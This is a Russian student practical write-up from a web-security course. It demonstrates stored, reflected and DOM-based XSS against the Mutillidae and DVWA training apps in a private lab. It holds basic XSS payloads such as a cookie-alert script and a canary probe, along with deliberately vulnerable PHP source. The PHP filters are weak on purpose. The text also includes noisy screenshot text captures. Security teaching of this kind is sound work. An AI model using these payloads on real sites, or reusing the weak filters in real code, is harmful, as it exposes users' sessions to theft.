

03.08.2023

Курс:


Практическая работа к уроку № Lesson_1

--

Задание_1:

Внимательно изучите все задачи из раздела «Практика» данной методички и ответьте: как можно использовать поисковые запросы при поиске уязвимостей XSS?

- Отправим запрос в поисковик:



- Можем нарушить конфиденциальность пользователей, выявив УЯ на сайтах.
Установить УЯ XSS через запросы в поисковик не сможем, так как не вся информация читается роботом поисковиков.

Виды XSS:

- Stored XSS (Хранимая XSS).
- Reflected XSS (Отраженная XSS).
- DOM-based XSS (XSS в параметрах DOM).
- Blind XSS (Слепая XSS).
- Self XSS.


Нужны:

- Burp Suite


- Firefox (FoxyProxy > Burp Suite: 127.0.0.1 : 8080)
- <http://192.168.56.11/mutillidae/>
 - OWASP 2017
 - A7 Cross Site Scripting (XSS) >
 - Persistent (Second Order) > Add to your blog
 - <http://192.168.56.11/mutillidae/index.php?page=add-to-your-blog.php>
 - View someone's blog
 - Reflected (First Order) > DNS Lookup
 - <http://192.168.56.11/mutillidae/index.php?page=dns-lookup.php>
- <http://192.168.56.11/dvwa/vulnerabilities/>
 - DVWA (admin password)
 - Security Level: low
 - XSS

- Виртуальные машины:

Кали



Метаспойт



Примеры:

- **Stored XSS** (Хранимая XSS)
Ввод (1 - 3):

1.


```
<h1>HelloWorld</h1>
```

2.

```
<CANARY={}"'();#$-->1
```

3.

```
<script>alert(document.cookie)</script>
```



192.168.56.11/mutillidae/

192.168.56.11/mutillidae/index.php?page=add-to-your-blog.php

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant insta

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Donate
Want to Help?
You Tube
Video Tutorials
Announcements
Getting Started

Back Help Me!

Hints and Videos

Add New Blog Entry
View Blogs

Add blog for anonymous

Note: ****, **<i>** and **<u>** are now allowed in blog entries

<h1>HelloWorld</h1>

Save Blog Entry

View Blogs

2 Current Blog Entries

	Name	Date	Con
1	anonymous	2023-08-03 16:55:54	HelloWorld
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?



192.168.56.11/mutillidae/index.php?page=add-to-your-blog.php

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: samurai (Carving for)

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Donate
Want to Help?

Welcome To The Blog

Back Help Me!

Add New Blog Entry
View Blogs

192.168.56.11

showhints=1; username=samurai; uid=6; security_level=0; _ym_uid=1690358991320892522; _ym_d=1690358991; __utma=11332212.1798629775.1690359071.1690359071.1690359071.1; __utmz=11332212.1690359071.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); PHPSESSID=fgj82qd41qt64rkqubcii7l7b2

OK

og entries

- View someone's blog

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: samurai (Carving fools)

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

View Blogs

[Back](#) [Help Me!](#)

Hints and Videos

View Blog Entries

[+ Add To Your Blog](#)

Select Author and Click to View Blog

Please Choose Author [View Blog Entries](#)

15 Current Blog Entries

	Name	Date	Comment
1	samurai	2023-08-05 14:53:55	
2	samurai	2023-08-05 14:51:06	1
3	samurai	2023-08-05 14:45:15	HelloWorld
4	edwin	2008-02-01 22:31:12	Fear me, for I am ROOT!

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: s

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View

View Blogs

[Back](#) [Help Me!](#)

Hints and

View Blog Entries


[+ Add To Your Blog](#)

15 Current Blog Entries

	Name	Date
1	samurai	2023-08-05 14:53:55

- Видим всплывающее окно и куки, т. е. XSS есть.
- Вывод: скрипт сохраняется на сервере в том виде, в котором он был отправлен на сервер, с сохранением тегов. Соответственно, при возврате страницы пользователю скрипт выполнится.
- **DNS**

```
<script>alert(document.cookie)</script>
```



```
<div class="report-header" ReflectedXSSExecutionPoint="1">Results for
<script>alert(document.cookie)</script></div><pre class="report-header" style="text-align:left;"></pre>
    <!-- I think the database password is set to blank or perhaps samurai.
    It depends on whether you installed this web app from irongeeks site or
    are using it inside Kevin Johnsons Samurai web testing framework.
    It is ok to put the password in HTML comments because no user will ever see
    this comment. I remember that security instructor saying we should use the
    framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
    rather than HTML comments, but we all know those security instructors are
    just
    making all this up. -->
    <!-- End Content -->
```

- 192.168.56.11/dvwa/vulnerabilities/
Low Stored XSS Source

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
// Check Anti-CSRF token
checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
// Get input
$name = htmlspecialchars( $_GET[ 'name' ] );
// Feedback for end user
echo "<pre>Hello {$name}</pre>";
}
// Generate Anti-CSRF token
generateSessionToken();
?>
```

Impossible Stored XSS Source

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
// Check Anti-CSRF token
checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
// Get input
$message = trim( $_POST[ 'mtxMessage' ] );    $name    = trim( $_POST[ 'txtName' ]
);    // Sanitize message input
$message = stripslashes( $message );    $message =
((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code
does not work.", E_USER_ERROR)) ? "" : ""));    $message = htmlspecialchars(
$message );
// Sanitize name input
$name = stripslashes( $name );    $name = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ) : ((trigger_error("[
MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.",
E_USER_ERROR)) ? "" : ""));    $name = htmlspecialchars( $name );
// Update database
$data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message,
:name );' );    $data->bindParam( ':message', $message, PDO::PARAM_STR );    $data->bindParam( ':name', $name, PDO::PARAM_STR );    $data->execute();    }
// Generate Anti-CSRF token    generateSessionToken();
?>
```

- **Reflected XSS** (непостоянная) появляется, когда данные, предоставленные клиентом (чаще всего в параметрах HTTP-запроса или в форме HTML), исполняются непосредственно серверными скриптами без надлежащей обработки.
- Есть уязвимый к XSS сайт, и вводимые данные не проверяются.
Попробуем передать туда строку и найти ее в исходном коде страницы, которую вернет сервер:

```
<CANARY={}"'();#${--}/>1
```

192.168.56.11/mutillidae/index.php?page=dns-lookup.php

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant

OWASP Mutillidae II: Keep Calm and Pwn O

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: samura



Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Capture


- OWASP 2017
- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources


Donate
Want to Help?

You Tube
Video Tutorials

DNS Lookup

 Back  Help Me!

 Hints and Videos

 Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS


Results for 1

Как видим, данные в возвращенной странице вернулись как есть, без какой-либо обработки:

```
<div class="report-header" ReflectedXSSExecutionPoint="1">Results for  
<CANARY={}""()';#${--}/>1</div>  
<pre class="report-header" style="text-align:left;"></pre>
```

Браузер вернул куки:

```
<script>alert(document.cookie)</script>
```



Скрипт исполнился именно как скрипт и вернул результат. Происходит это из-за того, что данные возвращаются «как есть», без всякой фильтрации или проверки:

```
<div class="report-header" ReflectedXSSExecutionPoint="1">Results for
<script>alert(document.cookie)</script></div><pre class="report-header" style="text-align:left;"></pre>
```

- http://192.168.56.11/dvwa/vulnerabilities/xss_r/
Reflected XSS Source
- Low Reflected XSS Source

```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
// Feedback for end user
echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>'; }
?>
```

- Medium Reflected XSS Source

```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
// Get input
```



```
$name = str_replace( '<script>', '', $_GET[ 'name' ] );
// Feedback for end user
echo "<pre>Hello ${name}</pre>"; }
?>
```

- High Reflected XSS Source

```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
// Get input
$name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );
// Feedback for end user
echo "<pre>Hello ${name}</pre>"; }
?>
```

- Impossible Reflected XSS Source

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
// Check Anti-CSRF token
checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
// Get input
$name = htmlspecialchars( $_GET[ 'name' ] );
// Feedback for end user
echo "<pre>Hello ${name}</pre>"; }
// Generate Anti-CSRF token
generateSessionToken();
?>
```

- Вывод:
Эксплуатация таких XSS требует от злоумышленника более изощренных способов: обычно требуется заставить жертву открыть ссылку, которая ведет на уязвимый сайт, а результат должен вернуться злоумышленнику.
- **XSS в DOM-модели** (или DOM-based XSS)
Есть страница, которая позволяет добавлять данные на страницу:

192.168.56.11/mutillidae/

192.168.56.11/mutillidae/index.php?page=html5-storage.php&popUpNotificationCode=SUD1

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install ju

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: samurai (Ca

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

- OWASP 2017
- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Donate

Want to Help?

You Tube

Video Tutorials

HTML 5 Storage

Back Help Me!

Hints and Videos

HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
canary	canary	Session

canary canary ☒ Session ☐ Local Add New

Added key canary to Session storage

Session Storage Local Storage All Storage

Попробуем добавить какой-нибудь HTML-код:

HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
canary	canary	Session
<h1>Hello</h1>	canary	Session

<h1>Hello</h1> canary ☒ Session ☐ Local Add New


Added key

Hello

